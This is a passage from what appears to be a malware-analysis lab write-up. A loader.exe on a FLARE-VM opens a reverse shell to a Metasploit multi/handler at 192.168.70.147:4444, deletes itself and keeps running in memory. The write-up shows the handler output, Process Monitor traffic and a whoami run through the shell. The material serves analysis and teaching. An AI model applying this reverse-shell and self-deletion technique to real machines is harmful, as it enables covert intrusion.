
***Figure 23:*** *the screenshot shows the process map of the loader file indicating the start of a shell.*

4 – We can also see that the Metasploit shell is also connected.



```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.70.147:4444
[*] Command shell session 8 opened (192.168.70.147:4444 → 192.168.70.128:1
433) at 2025-10-15 18:12:00 -0300


Shell Banner:
Microsoft Windows [Version 10.0.26100.6584]
_____


FLARE-VM 2025-10-15 17:11:54.40
C:\Users\cyber\Desktop>
```


***Figure 24:*** *The screenshot shows that the listener receives a connection because of executing the loader file.*



```
5:11:4...  loader.exe  4960  TCP Send          Mansoor.localdomain:ms-sql-s -> 192.168.70.147:4444  SUCCESS  Length: 43, startim...
5:11:4...  loader.exe  4960  TCP Receive       Mansoor.localdomain:ms-sql-s -> 192.168.70.147:4444  SUCCESS  Length: 1, seqnum:...
5:11:4...  loader.exe  4960  TCP Receive       Mansoor.localdomain:ms-sql-s -> 192.168.70.147:4444  SUCCESS  Length: 14, seqnu...
5:11:4...  loader.exe  4960  TCP Send          Mansoor.localdomain:ms-sql-s -> 192.168.70.147:4444  SUCCESS  Length: 2, startime:...
5:11:4...  loader.exe  4960  TCP Send          Mansoor.localdomain:ms-sql-s -> 192.168.70.147:4444  SUCCESS  Length: 47, startim...
5:11:4...  loader.exe  4960  TCP Send          Mansoor.localdomain:ms-sql-s -> 192.168.70.147:4444  SUCCESS  Length: 2, startime:...
5:11:4...  loader.exe  4960  TCP Send          Mansoor.localdomain:ms-sql-s -> 192.168.70.147:4444  SUCCESS  Length: 2, startime:...
5:11:4...  loader.exe  4960  TCP Send          Mansoor.localdomain:ms-sql-s -> 192.168.70.147:4444  SUCCESS  Length: 56, startim...
5:11:4...  loader.exe  4960  TCP Send          Mansoor.localdomain:ms-sql-s -> 192.168.70.147:4444  SUCCESS  Length: 15, startim...
5:11:4...  loader.exe  4960  TCP Send          Mansoor.localdomain:ms-sql-s -> 192.168.70.147:4444  SUCCESS  Length: 11, startim...
5:11:4...  loader.exe  4960  TCP Send          Mansoor.localdomain:ms-sql-s -> 192.168.70.147:4444  SUCCESS  Length: 2, startime:...
5:11:4...  loader.exe  4960  TCP Send          Mansoor.localdomain:ms-sql-s -> 192.168.70.147:4444  SUCCESS  Length: 56, startim...
5:11:4...  loader.exe  4960  Process Profiling                                                      SUCCESS  User Time: 0.0468...
5:11:5...  loader.exe  4960  Process Profiling                                                      SUCCESS  User Time: 0.0468...
5:11:5...  loader.exe  4960  Process Profiling                                                      SUCCESS  User Time: 0.0468...
5:11:5...  loader.exe  4960  Process Profiling                                                      SUCCESS  User Time: 0.0468...
5:11:5...  loader.exe  4960  Process Profiling                                                      SUCCESS  User Time: 0.0468...
5:11:5...  loader.exe  4960  Process Profiling                                                      SUCCESS  User Time: 0.0468...
5:11:5...  loader.exe  4960  TCP Receive       Mansoor.localdomain:ms-sql-s -> 192.168.70.147:4444  SUCCESS  Length: 1, seqnum:...
5:11:5...  loader.exe  4960  TCP Send          Mansoor.localdomain:ms-sql-s -> 192.168.70.147:4444  SUCCESS  Length: 1, startime:...
5:11:5...  loader.exe  4960  TCP Send          Mansoor.localdomain:ms-sql-s -> 192.168.70.147:4444  SUCCESS  Length: 56, startim...
```


***Figure 25:*** *This screenshot provides evidence that the PowerShell script successfully establishes a connection to Meterpreter, confirming that the payload execution and reverse shell setup were completed.*

5 – The deletion of the loader is confirmed by the process tree, where the `loader.exe` entry displays a blurry icon, indicating that its original folder no longer exists.



```
powershell.exe (2628)        C:\WINDOWS\System32\WindowsPower
  loader.exe (6488)          C:\Users\cyber\Desktop\loader.exe
    conhost.exe (10836)
```


***Figure 26****: screenshot showing the process tree.*



```
FLARE-VM 2025-10-15 19:32:58.56
C:\Users\cyber\Desktop>dir "C:\Users\cyber\Desktop\loader.exe"
dir "C:\Users\cyber\Desktop\loader.exe"
 Volume in drive C has no label.
 Volume Serial Number is 8E99-4821

 Directory of C:\Users\cyber\Desktop

File Not Found
```

***Figure 27:*** *An attempt is made to locate the file in its original directory, but it no longer exists. This indicates that the file was deleted by the script.*

6 – We observe that the reverse shell continues to run even after loader.exe is deleted. This indicates that the payload is executing entirely in memory.



```
FLARE-VM 2025-10-15 20:14:38.90
C:\Users\cyber\Desktop>whoami
whoami
mansoor\cyber
```

***Figure 28****: screenshot showing the execution of commands through the reverse shell.*